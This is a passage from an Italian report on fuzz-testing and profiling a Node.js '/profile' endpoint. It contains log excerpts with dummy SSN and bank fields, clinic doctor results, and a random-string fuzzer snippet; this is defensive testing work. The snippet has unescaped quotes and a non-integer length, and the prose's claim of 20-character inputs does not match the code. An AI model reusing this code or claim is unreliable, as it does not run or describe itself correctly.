
Di seguito mostriamo il contenuto del file:

```

1 info: [i] Status 200 per input: firstName=Nome&lastName=
  Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting
  =%2390 {"timestamp":"2025-07-13T20:04:33.539Z"}
2 info: [i] Status 200 per input: firstName=Ndomo&lastName=
  Cogome&ssn=123-45N0yX_-&bankAcc=123456789&bankRouting
  =123456789%23 {"timestamp":"2025-07-13T20:04:33.570Z"}

```

Visionando il file:



```

3268 info: [i] Status 200 per input: firstName=Nome&lastName=CovPg&ssn=123-45-66&bankAcc=123G4sE45c
3269 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=1r2&bankAcc=1fRo23456789
3270 info: [i] Status 200 per input: firstName=Nme-0E&lastName=Cognome&ssn=123Kjpxy-6789&bankAcc=1234Qn56789&bankRouting=123xNa456789%23 {"timestamp":
3271 info: [i] Status 200 per input: firstName=Noleeqme&lastName=Cognome&ssn=123-45-6789&bankAcc=1234bJXNT556789&bankRouting=123iyXBATU456789%23 {"ti
3272 info: [i] Status 200 per input: firstName=Ne&lastName=Cognome&ssn=12n3&bankAcc=123456789&bankRouting=1234Xd56789%23 {"timestamp": "2025-07-13T20:
3273 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=123-45-9&bankAcc=123456789&bankRouting=123456789%23-qgoYAl- u {"timestamp":
3274 info: [i] Status 200 per input: firstName=NoGme&lastName=CoIgnose&ssn=123-45-6789&bankAcc=1234567NR1789&bankRouting=123456789%23 {"timestamp": "2
3275 info: [i] Status 200 per input: firstName=Nomne&lastName=Cognomjie&ssn=1293-45-6&bankAcc=123456789&bankRouting=%23987654321 {"timestamp": "2025-6
3276 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=123456789%23 {"timestamp": "2025-07
3277 info: [i] Status 200 per input: firstName=emoN&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=129%23 {"timestamp": "2025-07-13T20
3278 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=123Dh-4&bankAcc=123456789&bankRouting=123456789 {"timestamp": "2025-07-13T20:
3279 info: [i] Status 200 per input: firstName=Nomxe&lastName=Cognome&ssn=123-45-6789&bankAcc=12456789&bankRouting=12345I36789%23 {"timestamp": "2025-
3280 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=%2390 {"timestamp": "2025-07-13T20:
3281 info: [i] Status 200 per input: firstName=Ndomo&lastName=Cogome&ssn=123-45N0yX_-&bankAcc=123456789&bankRouting=123456789%23 {"timestamp": "2025-6
3282 info: [i] Status 200 per input: firstName=Nome&lastName=Cooome&ssn=123-45-6789&bankAcc=123456789&bankRouting=123456789%23 {"timestamp": "2025-07-1
3283 info: [i] Status 200 per input: firstName=Nc&lastName=Cognome&ssn=123-45-6HkLeZgJe789&bankAcc=123456789&bankRouting=12345600H1I789%23 {"timesta
3284 info: [i] Status 200 per input: firstName=NoTAXme&lastName=Cognome&ssn=123-45-6789&bankAcc=12349&bankRouting=123%23 {"timestamp": "2025-07-13T20:
3285 info: [i] Status 200 per input: firstName=NX-5ome&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=123456789%23 {"timestamp": "2025
3286 info: [i] Status 200 per input: firstName=Nome&lastName=CoydXEgn&ssn=123-45-6789&bankAcc=123456789&bankRouting=123456789%23 {"timestamp": "2025-0
3287 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=1aBvOm023-45-6789&bankAcc=12456789&bankRouting=1234 {"timestamp": "2025-07-13
3288 info: [i] Status 200 per input: firstName=NTHCooome&lastName=Ce&ssn=123-45-6&bankAcc=123456789&bankRouting=123456789%23 {"timestamp": "2025-07-13T
3289 info: [i] Status 200 per input: firstName=Nome&lastName=Cognomet. YXnI&ssn=123-45-6789&bankAcc=123456&bankRouting=123456789%23 {"timestamp": "2025
3290 info: [i] Status 200 per input: firstName=emoNgbiw&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=123456789F5cSD7-%23 {"timestam
3291 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=126789%23 {"timestamp": "2025-07-13
3292 info: [i] Status 200 per input: firstName=Nome&lastName=Cognome&ssn=123-45-6789&bankAcc=123456789&bankRouting=123456789iubbK KeTf%23 {"timestamp
3293 info: [i] Status 200 per input: firstName=Nome&lastName=Come&ssn=123-45-67&bankAcc=123NP4&bankRouting=1234bUZgFNIWZ56789%23 {"timestamp": "2025-0
3294 info: [i] Status 200 per input: firstName=emo&lastName=CKome&ssn=123-45-6789&bankAcc=123456789Ljt00bcP&bankRouting=12345 {"timestamp": "2025-07-1

```

Figure 7.1: Contenuto del file di log del test di fuzzing

Possiamo osservare che il risultato del test è assolutamente positivo. L'applicativo non è mai crashato e cercando crash ed eccezioni non gestite nel file di log non ne troviamo alcuno. Questo tipo di risultato è positivo in quanto mostra una certa robustezza dell'endpoint a seguito delle nostre modifiche, tuttavia non possiamo escludere la presenza di vulnerabilità, in quanto il test di fuzzing non è stato esaustivo e non ha coperto tutti i possibili input che l'utente potrebbe fornire



all'endpoint `/profile`. Il fuzzer utilizzato infatti causa piccole mutazione delle stringhe valide fornitegli in input, ma non genera input completamente casuali, quindi non è possibile escludere la presenza di vulnerabilità o comportamenti anomali dell'applicativo. Tuttavia, il test di fuzzing ha dimostrato la capacità dell'applicativo di gestire input casuali senza crashare o generare errori non gestiti, suggerendo una buona robustezza dell'implementazione dell'endpoint `/profile`.

## 7.2 Profiling dell'applicativo

Dopo aver terminato l'esecuzione dell'applicativo in node, clinic doctor realizzerà un'analisi a seguito del quale fornirà un report dettagliato delle performance dell'applicativo durante il test di fuzzing, il file di report sarà un HTML che verrà automaticamente mosrtato al termine dell'analisi:




Figure 7.2: Report di profiling dell'applicativo

Come è possibile osservare dai report, l'applicativo ha gestito correttamente le richieste di fuzzing senza crashare o generare ritardi o sovraccarichi dell'event loop di Node.js, suggerendo una buona implementazione dell'endpoint `/profile` e una buona gestione delle richieste da parte dell'applicativo. Notiamo tuttavia la presenza di un picco nel Delay dell'event loop, causato dall'aggiunta di un punto di debug durante il test per verificare l'effettiva invocazione del servizio e la modifica dei campi.

Inoltre, Doctor presenta un'analisi sulle possibili anomalie individuate di tipo Bad Data, I/O, Event Loop e Garbage Collection. Per nessuna di queste sezioni vi sono issue riportate.

## 7.3 Modifiche al test di fuzzing

Un test più invasivo tramite fuzzing potrebbe essere realizzato utilizzando un fuzzer che genera input completamente casuali, piuttosto che mutare stringhe valide.

A soli scopi pratici proviamo a implementare una modifica al test di fuzzing, utilizzando un fuzzer che genera input completamente casuali, piuttosto che mutare stringhe valide. Per farlo, possiamo utilizzare il modulo `crypto` di Node.js per generare stringhe casuali di lunghezza variabile, utilizzando la funzione `randomBytes` per generare byte casuali e convertirli in stringhe.

Modifichiamo dunque il file `fuzzing.js` come segue:

```
1 const crypto = require('crypto');
2
3 function randomGarbageString(length = Math.random() * 100
    + 1) {
4   return crypto.randomBytes(length).toString('hex') + '!@
    #%^&*()_+[]{}|;':",./<>?'`';
5 }
6 const payload = qs.stringify({
7   firstName: randomGarbageString(),
8   lastName: randomGarbageString(),
9   ssn: randomGarbageString(),
10  bankAcc: randomGarbageString(),
11  bankRouting: randomGarbageString()
12 });
```

In questo modo, il fuzzer genererà stringhe casuali di lunghezza 20 caratteri, utilizzando byte casuali e aggiungendo caratteri speciali per aumentare la varietà degli input.

A seguito della modifica, possiamo eseguire nuovamente lo script di fuzzing e monitorare l'esecuzione dell'applicativo tramite il tool clinic doctor e a seguito dell'esecuzione dello script, il risultato del test sarà riportato nel file `fuzzing.log` come prima.




Figure 7.3: Report di profiling dell'applicativo con input casuali

Analizzando il file di log, anche in questo caso possiamo osservare che l'applicativo non è mai crashato e non sono stati generati errori non gestiti, suggerendo una buona robustezza dell'implementazione dell'endpoint `/profile` anche con input completamente casuali.

Lo stesso possiamo notarlo nel report di clinic doctor:




Figure 7.4: Report di profiling dell'applicativo con input casuali

Tuttavia, notiamo un picco nel Delay dell'event loop, causato dalla generazione di input casuali di lunghezza variabile, che potrebbe aver causato un sovraccarico temporaneo dell'event loop di Node.js durante l'elaborazione delle richieste e dal sovraccarico della macchina virtuale in cui è stato eseguito il test di fuzzing, che ha causato un aumento del tempo di elaborazione delle richieste

Non ritroviamo invece anomalie di tipo Bad Data, I/O, Event Loop e Garbage Collection, come nel caso precedente.